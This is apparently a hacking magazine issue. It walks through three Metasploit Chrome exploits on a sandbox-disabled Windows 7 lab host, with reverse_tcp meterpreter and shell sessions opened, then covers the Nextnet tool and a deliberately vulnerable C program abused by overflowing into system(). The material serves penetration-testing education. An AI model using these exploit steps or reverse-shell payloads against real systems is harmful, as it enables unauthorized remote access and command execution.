
However this exploit only works when the sandbox feature of google chrome is disabled. Very soon this may be upgraded to bypass sandbox. This works on any operating system : Linux, MacOS and Windows. However while testing we realized that this exploit is not working perfectly on Windows 10. This article is a test made on Windows 7 64 bit. Let's test this. Download the vulnerable version of Google Chrome from our repository and install it on Windows 7 with internet disabled (otherwise google chrome will update automatically).

Once Chrome is successfully installed, it's time to disable sandbox on it. Right click on the shortcut of Chrome on desktop and click on "Properties". as shown below.



Sandboxing is a security mechanism that separates any running programs or code to prevent any damage to the system or software. This is done to prevent any untested or seemingly malicious programs from causing any damage to the system. These programs are allowed limited resources to execute their code and that involves restricted controls also.

In the Target field, at the end of the file path add `--no-sandbox`. This will start Google chrome in sandbox mode.



Ok. All set on the target system. Now load the `chrome_array_map` exploit.

```
msf5 > use exploit/multi/browser/chrome_array_map
msf5 exploit(multi/browser/chrome_array_map) > show options

Module options (exploit/multi/browser/chrome_array_map):

  Name      Current Setting  Required  Description
  ----      -
  SRVHOST   0.0.0.0          yes       The local host to listen on. This must be
an address on the local machine or 0.0.0.0
  SRVPORT   8080             yes       The local port to listen on.
  SSL       false            no        Negotiate SSL for incoming connections
  SSLCert                   no        Path to a custom SSL certificate (default
is randomly generated)
  URIPATH                   no        The URI to use for this exploit (default
is random)
```

Set the required options and run the module. This will start a listener as shown below.

```
msf5 exploit(multi/browser/chrome_array_map) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/browser/chrome_array_map) > set srvhost 172.28.128.3
srvhost => 172.28.128.3
msf5 exploit(multi/browser/chrome_array_map) > set uripath /
uripath => /
msf5 exploit(multi/browser/chrome_array_map) > set lhost 172.28.128.3
lhost => 172.28.128.3
msf5 exploit(multi/browser/chrome_array_map) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 172.28.128.3:4444
[*] Using URL: http://172.28.128.3:8080/
[*] Server started.
```

From the target system's Chrome browser, type the IP address where our listener has been started.



As soon as this is done, you should get a meterpreter session as shown below.

```
msf5 exploit(multi/browser/chrome_array_map) > [*] 172.28.128.14 chrome_array_map - Sending / to Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.86 Safari/537.36 [*] Sending stage (206403 bytes) to 172.28.128.14 [*] Meterpreter session 1 opened (172.28.128.3:4444 -> 172.28.128.14:49164) at 2020-04-22 11:10:31 -0400
```

```
msf5 exploit(multi/browser/chrome_array_map) > sessions
```

Active sessions

=====

| Id | Name | Type | Information | Connection |
|----|------|-------------|---------------------------------------|--|
| 1 | | meterpreter | x64/windows admin-PC\admin @ ADMIN-PC | 172.28.128.3:4444 -> 172.28.128.14:49164 (172.28.128.14) |

[Google Chrome Sideeffect Confusion --no-sandbox Module](#)

TARGET: Google Chrome 80.0.3987.87 (64 bit) TYPE: Remote FIREWALL: ON

This module exploits a vulnerability in Google Chrome 80.0.3987.87 (64 bit) exploiting which corrupts the length of a float array (float_rel). This can be used to access out of bounds read and write on adjacent memory. This read and write is then used to modify a UInt64Array which is used for reading and writing from absolute memory. Then the exploit uses WebAssembly to allocate a region of RWX memory which is then replaced with the payload shellcode.

However this exploit only works when the sandbox feature of google chrome is disabled. Very soon this may be upgraded to bypass sandbox. Although it should work on any operating system like Linux, MacOS and Windows, we have tested this on Windows7. But it should work fine on Windows 10 also.

Let's test this. Download the vulnerable version of Google Chrome from our repository and install it on Windows 7 with internet disabled (otherwise google chrome will update automatically).

**Have any questions?
Fire them to
qa@hackercoolmagz.com**

Once Chrome is successfully installed, disable the sandbox on it using the same process we have used in the above module.Ok. All set on the target system. Now start Metasploit and load the chrome_jscreate_sideeffect exploit.

```
msf5 > use exploit/multi/browser/chrome_jscreate_sideeffect
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > show options

Module options (exploit/multi/browser/chrome_jscreate_sideeffect):

  Name      Current Setting  Required  Description
  ----      -
  SRVHOST   0.0.0.0          yes       The local host to listen on. This must be
an address on the local machine or 0.0.0.0
  SRVPORT   8080             yes       The local port to listen on.
  SSL       false            no        Negotiate SSL for incoming connections
  SSLCert                   no        Path to a custom SSL certificate (default
is randomly generated)
  URIPATH                   no        The URI to use for this exploit (default
is random)
```

Set payload and other required options and run the module.This will start a listener at the address as shown below.

```
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > set payload windows/x64
/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > set srvhost 172.28.128.
3
srvhost => 172.28.128.3
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > set uripath /
uripath => /
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > set lhost 172.28.128.3
lhost => 172.28.128.3
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 172.28.128.3:4444
[*] Using URL: http://172.28.128.3:8080/
[*] Server started.
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > █
```

From the target system's Chrome browser, go to the url highlighted in the above image. As soon as this is done, you should get a meterpreter session as shown below.

```
msf5 exploit(multi/browser/chrome_jscreate_sideeffect) > [*] 172.28.128.14 ch
rome_jscreate_sideeffect - Sending / to Mozilla/5.0 (Windows NT 6.1; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.87 Safari/537.36
[*] Sending stage (206403 bytes) to 172.28.128.14
[*] Meterpreter session 1 opened (172.28.128.3:4444 -> 172.28.128.14:49168) at 2
020-04-22 11:20:52 -0400
```

Google Chrome < 70 Object.create --no-sandbox Module

TARGET: Chrome version 67, 68 and 69 (64 bit) TYPE: Remote FIREWALL: ON

Here is another exploit related to Google Chrome. The above mentioned versions suffer from a type confusion vulnerability in Chrome's JIT compiler. The Object.create operation in google chrome is used to cause a type confusion between a PropertyArray and a NameDictionary. This is used to construct an arbitrary read/write memory primitive, which is further used to write shellcode into rwx region of a WebAssembly object.

However this exploit also only works when the sandbox feature of google chrome is disabled. Very soon this may be upgraded to bypass sandbox. This works on any operating system : Linux, MacOS and Windows. However while testing we realized that this exploit is not working perfectly on Windows 10. This article is a test made on Windows 7 64 bit.

Let's test this. Download the vulnerable version of Google Chrome from our repository and install it on Windows 7 with internet disabled (otherwise google chrome will update automatically). Once Chrome is successfully installed, disable the sandbox on it using the as already seen. Now start Metasploit and load the chrome_object_create exploit.

```
msf5 > use exploit/multi/browser/chrome_object_create
msf5 exploit(multi/browser/chrome_object_create) > show options
```

Module options (exploit/multi/browser/chrome_object_create):

| Name | Current Setting | Required | Description |
|---------|-----------------|----------|--|
| SRVHOST | 0.0.0.0 | yes | The local host to listen on. This must be an address on the local machine or 0.0.0.0 |
| SRVPORT | 8080 | yes | The local port to listen on. |
| SSL | false | no | Negotiate SSL for incoming connections |
| SSLCert | | no | Path to a custom SSL certificate (default is randomly generated) |
| URIPATH | | no | The URI to use for this exploit (default is random) |

Set the payload and other required options and run the module. This will start a listener at the url shown below.

```
msf5 exploit(multi/browser/chrome_object_create) > set payload windows/x64/shell/reverse_tcp
payload => windows/x64/shell/reverse_tcp
msf5 exploit(multi/browser/chrome_object_create) > set uripath /hcool
uripath => /hcool
msf5 exploit(multi/browser/chrome_object_create) > set lport 4455
lport => 4455
msf5 exploit(multi/browser/chrome_object_create) > run
[*] Exploit running as background job 6.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 172.28.128.3:4455
[*] Using URL: http://172.28.128.3:8080/hcool
[*] Server started.
msf5 exploit(multi/browser/chrome_object_create) >
```

From the target system's Chrome browser, go to the url highlighted in the above image. As soon as this is done, you should get a command shell as shown below.

```
msf5 exploit(multi/browser/chrome_object_create) >
[*] 172.28.128.14 chrome_object_create - Sending /hcool to Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
[*] Sending stage (336 bytes) to 172.28.128.14
[*] Command shell session 1 opened (172.28.128.3:4455 -> 172.28.128.14:49159) at 2020-04-22 10:45:48 -0400
```

```
msf5 exploit(multi/browser/chrome_object_create) > sessions
```

Active sessions

=====

| Id | Name | Type | Information | Connection |
|----|------|-------|-------------|--|
| 1 | | shell | x64/windows | 172.28.128.3:4455 -> 172.28.128.14:49159 (172.28.128.14) |

```
msf5 exploit(multi/browser/chrome_object_create) > sessions -i 1
```

```
[*] Starting interaction with 1...
```

```
Microsoft Windows [Version 6.1.7600]
```

```
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

```
C:\Users\admin\AppData\Local\Google\Chrome\Application\69.0.3497.100>
```

That's all in Metasploit This Month for this month's Issue. We will be back with some more awesome modules on our Next Issue.

NEXTNET

TOOL OF THE MONTH

Kali Linux 2020.2 has been released and the makers have added a new tool named Nextnet. Nextnet is a pivot point discovery tool. We have not yet covered pivoting in our Magazine but we will soon cover it. Let us see a brief info of pivoting until then. But before that let us tell you about three types of network : Single Homed, Dual homed network and Multi homed network. A single homed network has a single network interface. Our readers have seen lot of these networks (Ex. Most of our CTF machines. When we boot a CTF machine it is allotted a single network interface). Dual homed network is a network which has two network interfaces (Read Metasploitable Tutorials of this Issue). As our readers might have already guessed, multi homed network is a network that has multiple network interfaces.

So Nextnet is a tool that helps penetration testers to detect systems having more than one network interfaces in a network. This is how it works.

```
hackercoolmagz@kali:~/Downloads$ ./nextnet 172.28.128.0/24
{"host": "172.28.128.1", "port": "137", "proto": "udp", "probe": "netbios", "name": "172.28.128.1", "nets": ["172.28.128.1", "192.168.36.1", "192.168.160.1", "192.168.1.105", "192.168.197.166"], "info": {"domain": "\u0001\u0002__MSBROWSE__\u0002", "hwaddr": "0a:00:27:00:00:0b"}}
2020/05/13 03:08:55 probe netbios is waiting for final replies to status probe
2020/05/13 03:08:57 probe netbios is waiting for final replies to interface probe
```

We can see nextnet here found a system with IP 172.28.128.1 which is having a multi homed network and its IP address in that particular network. We will see pivoting in our next Issue.

PART - 1

BUFFER OVERFLOW

Do you remember the new directory named "C" we created in our previous Issue to demonstrate about the tool GNU Debugger. I want you to go again into that directory and code another C program as shown below. You can aptly name it second.c.

```
second.c
File Edit Search Options Help
#include<stdio.h>
void main()
{
char *sh_name;
char *command;
sh_name=(char*)malloc(10);
command=(char*)malloc(128);
printf("Name which superhero you want to be:");
gets(sh_name);
printf("Hello %s\n",sh_name);
system(command);
}
```

After you finish coding it, compile the second.c program as shown below.

```
hackercoolmagz@kali:~/C$ gcc second.c -g -o second
second.c: In function 'main':
second.c:6:16: warning: implicit declaration of function 'malloc' [-Wimplicit-function-declaration]
  sh_name=(char*)malloc(10);
                  ^~~~~~
second.c:6:16: warning: incompatible implicit declaration of built-in function 'malloc'
second.c:6:16: note: include '<stdlib.h>' or provide a declaration of 'malloc'
second.c:2:1:
+#include <stdlib.h>
  void main()
second.c:6:16:
  sh_name=(char*)malloc(10);
                  ^~~~~~
second.c:9:1: warning: implicit declaration of function 'gets'; did you mean 'fgets'? [-Wimplicit-function-declaration]
  gets(sh_name);
  ^~~~~
  fgets
second.c:11:1: warning: implicit declaration of function 'system' [-Wimplicit-function-declaration]
  system(command);
  ^
```

The compilation should pop up many warnings. But as it is said, programmers worry about errors and not warnings. So for now just ignore the warnings. Now let me explain what this program does.

This program is one of the popular programs used to demonstrate buffer overflow. We have introduced some modifications to it. Externally, it is a simple program which asks users as to which superhero they want to be and prints it back as shown below.

```
hackercoolmagz@kali:~/C$ ./second
Name which superhero you want to be:Captain America
Hello Captain America
hackercoolmagz@kali:~/C$ ./second
Name which superhero you want to be: Superman
Hello Superman
hackercoolmagz@kali:~/C$ ./second
Name which superhero you want to be: Batman
Hello Batman
hackercoolmagz@kali:~/C$ ./second
Name which superhero you want to be: Iron Man
Hello Iron Man
hackercoolmagz@kali:~/C$ █
```

Now let me explain the internal code of this program line by line. Let's jump to the 4th and 5th line directly in which we created two characters 'sh_name' and 'command' with a pointer. The asterisk symbol signifies a pointer to a char variable. We use this when we have no idea what length the string is going to be for the character. In the 6th and 7th line of the program, we have a C function named "malloc" which is used to allocate memory during runtime. As you can see, it allocates a memory of 10 and 128 bytes to 'sh_name' and 'command' respectively. To put simply, I have created two buffers here, one of 10 bytes and other of 128 bytes.

Seeing where we are getting to? In the 8th line, the program prints the text as to who your super hero is and collects user input using the "gets" command which reads input from the standard input and stores them as a C string. In the 9th line, it is printed back by pre-pending it with a "Hello" as we have already seen in the image above. The last line of the C program has the 'system' function which passes commands to command processor to be executed. I hope you understood the function of this program.

Now suppose a user ran the program and when prompted for his favorite super hero answered as shown below. Maybe he was a diehard (to the power of 7) fan of Captain America like me or he was an English language perfectionist who hated answering minimal answers.

Whatever the user was, the program responded as shown below. It printed out the answer but it also printed something else, "he not found" with a 'sh' at the beginning.

```
hackercoolmagz@kali:~/C$ ./second
Name which superhero you want to be: I want to be Captain America, the First Avenger.
Hello I want to be Captain America, the First Avenger.
sh: 1: he: not found
hackercoolmagz@kali:~/C$ █
```

sh is a command language interpreter that executes commands from the standard input. This is a BUG. Say it once again loudly "a BUG". The program is sent to the testers to find out what the bug can do.

The testers load the program using GNU Debugger about which our readers have learnt in our previous Issue.

```
hackercoolmagz@kali:~/C$ gdb ./second
GNU gdb (Debian 8.2.1-2) 8.2.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
  <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./second...done.
(gdb) █
```

Now, you are the tester. Check the assembly code of the program.

```
(gdb) disass main
Dump of assembler code for function main:
   0x00000000000001165 <+0>:      push   %rbp
   0x00000000000001166 <+1>:      mov    %rsp,%rbp
   0x00000000000001169 <+4>:      sub    $0x10,%rsp
   0x0000000000000116d <+8>:      mov    $0xa,%edi
   0x00000000000001172 <+13>:     callq 0x1060 <malloc@plt>
   0x00000000000001177 <+18>:     mov    %rax,-0x8(%rbp)
   0x0000000000000117b <+22>:     mov    $0x80,%edi
   0x00000000000001180 <+27>:     callq 0x1060 <malloc@plt>
   0x00000000000001185 <+32>:     mov    %rax,-0x10(%rbp)
   0x00000000000001189 <+36>:     lea   0xe78(%rip),%rdi      # 0x2008
   0x00000000000001190 <+43>:     mov    $0x0,%eax
   0x00000000000001195 <+48>:     callq 0x1040 <printf@plt>
   0x0000000000000119a <+53>:     mov    -0x8(%rbp),%rax
   0x0000000000000119e <+57>:     mov    %rax,%rdi
   0x000000000000011a1 <+60>:     mov    $0x0,%eax
   0x000000000000011a6 <+65>:     callq 0x1050 <gets@plt>
   0x000000000000011ab <+70>:     mov    -0x8(%rbp),%rax
   0x000000000000011af <+74>:     mov    %rax,%rsi
   0x000000000000011b2 <+77>:     lea   0xe74(%rip),%rdi      # 0x202d
   0x000000000000011b9 <+84>:     mov    $0x0,%eax
   0x000000000000011be <+89>:     callq 0x1040 <printf@plt>
   0x000000000000011c3 <+94>:     mov    -0x10(%rbp),%rax
--Type <RET> for more, q to quit, c to continue without paging--
   0x000000000000011c7 <+98>:     mov    %rax,%rdi
   0x000000000000011ca <+101>:    mov    $0x0,%eax
   0x000000000000011cf <+106>:    callq 0x1030 <system@plt>
   0x000000000000011d4 <+111>:    nop
   0x000000000000011d5 <+112>:    leaveq
   0x000000000000011d6 <+113>:    retq
End of assembler dump.
```

In the assembly code, you can see that there's a command "gets" that collects data from standard input. Introduce a breakpoint at the point shown below and run the program. With the breakpoint, the program stops running exactly at the point where you give input to the program. After giving input, you can continue the program as shown below.

```
(gdb) break * main+70
Breakpoint 1 at 0x11ab: file second.c, line 10.
(gdb) run
Starting program: /home/hackercoolmagz/C/second
Name which superhero you want to be:CCCCCCCCCCCCCCCCCC

Breakpoint 1, main () at second.c:10
10     printf("Hello %s\n",sh_name);
(gdb) continue
Continuing.
Hello CCCCCCCCCCCCCCCC
[Detaching after vfork from child process 1437]
[Inferior 1 (process 1425) exited normally]
(gdb) █
```

If you have observed in the above image, I have given 16 C's as input. This process is known as fuzzing. Fuzzing is a process where we provide strings of varying length as input to find out where the buffer overflow occurs.

These strings of different lengths can be created in various ways. Here's a method to create C's of varied lengths using python.

```
hackercoolmagz@kali:~/C$ python -c "print 'C' * 16"
CCCCCCCCCCCCCCCCCC
hackercoolmagz@kali:~/C$ python -c "print 'C' * 20"
CCCCCCCCCCCCCCCCCCCC
hackercoolmagz@kali:~/C$ python -c "print 'C' * 25"
CCCCCCCCCCCCCCCCCCCCCCCC
hackercoolmagz@kali:~/C$ python -c "print 'C' * 30"
CCCCCCCCCCCCCCCCCCCCCCCCCCCC
hackercoolmagz@kali:~/C$ python -c "print 'C' * 35"
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
hackercoolmagz@kali:~/C$ █
```

We can also directly provide this random text created to the program as shown below instead of copying and pasting it.

```
hackercoolmagz@kali:~/C$ python -c "print 'C' * 32" | ./second
Name which superhero you want to be:Hello CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
hackercoolmagz@kali:~/C$ python -c "print 'C' * 35" | ./second
Name which superhero you want to be:Hello CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
sh: 1: CCC: not found
hackercoolmagz@kali:~/C$ █
```

There are two types of buffer overflow : stack overflow and Heap overflow. Stack is a region of the memory of a process where local variables used inside the function and their return addresses are stored. If a buffer overflow occurs here, it is known as stack overflow. Heap is a memory of the process where dynamic variables are stored. These variables are allocated using malloc() type functions. If a buffer overflow occurs here, it is known as heap overflow.

Here is the program running in the debugger.

```
(gdb) run
Starting program: /home/hackercoolmagz/C/second
Name which superhero you want to be:CCCCCCCCCCCCCCCCCCCCCCCCCCCC
```

```
Breakpoint 1, main () at second.c:10
10     printf("Hello %s\n",sh_name);
```

```
(gdb) c
Continuing.
Hello CCCCCCCCCCCCCCCCCCCCCCCCCCCC
```

```
[Detaching after vfork from child process 1447]
[Inferior 1 (process 1446) exited normally]
```

```
(gdb) run
Starting program: /home/hackercoolmagz/C/second
Name which superhero you want to be:CCCCCCCCCCCCCCCCCCCCCCCCCCCC
```

```
Breakpoint 1, main () at second.c:10
10     printf("Hello %s\n",sh_name);
```

```
(gdb) c
Continuing.
Hello CCCCCCCCCCCCCCCCCCCCCCCCCCCC
```

As an input of 35 characters is provided, a overflow occurred. Three C's overflowed over the -r buffer onto the next buffer.

```
(gdb) run
Starting program: /home/hackercoolmagz/C/second
Name which superhero you want to be:CCCCCCCCCCCCCCCCCCCCCCCCCCCC
```

```
Breakpoint 1, main () at second.c:10
10     printf("Hello %s\n",sh_name);
```

```
(gdb) c
Continuing.
Hello CCCCCCCCCCCCCCCCCCCCCCCCCCCC
```

```
[Detaching after vfork from child process 1453]
sh: 1: CCC: not found
[Inferior 1 (process 1452) exited normally]
```

```
(gdb) █
```

So the size of the first buffer is $35-3 = 32$ characters. Anything that jumps over this 32 characters onto next buffer is being executed as a command due to "system" function there. So next, give 32 C's and then append a command "ls" to it as shown below.

```
(gdb) run
Starting program: /home/hackercoolmagz/C/second
Name which superhero you want to be:CCCCCCCCCCCCCCCCCCCCCCCCCCCCls
```

```
Breakpoint 1, main () at second.c:10
10     printf("Hello %s\n",sh_name);
```

```
(gdb) c
Continuing.
Hello CCCCCCCCCCCCCCCCCCCCCCCCCC
```

```
[Detaching after vfork from child process 1455]
first first.c second second.c
```

As you can see, the "ls" command got executed. If it is not a command, the program says "not found" .

```
(gdb) run
Starting program: /home/hackercoolmagz/C/second
Name which superhero you want to be:lsCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```

```
Breakpoint 1, main () at second.c:10
10      printf("Hello %s\n",sh_name);
(gdb) c
Continuing.
Hello lsCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
[Detaching after vfork from child process 1461]
sh: 1: CC: not found
[Inferior 1 (process 1458) exited normally]
(gdb) █
```

Try some other commands as shown below.

```
(gdb) run
Starting program: /home/hackercoolmagz/C/second
Name which superhero you want to be:CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCwhoami; unam
e -a
```

```
Breakpoint 1, main () at second.c:10
10      printf("Hello %s\n",sh_name);
(gdb) c
Continuing.
Hello CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCwhoami; uname -a
[Detaching after vfork from child process 1464]
hackercoolmagz
Linux kali 4.19.0-kali4-amd64 #1 SMP Debian 4.19.28-2kali1 (2019-03-18) x86_64 GNU/Linux
[Inferior 1 (process 1463) exited normally]
(gdb) █
```

You can even pop a raw shell to another machine as shown below.

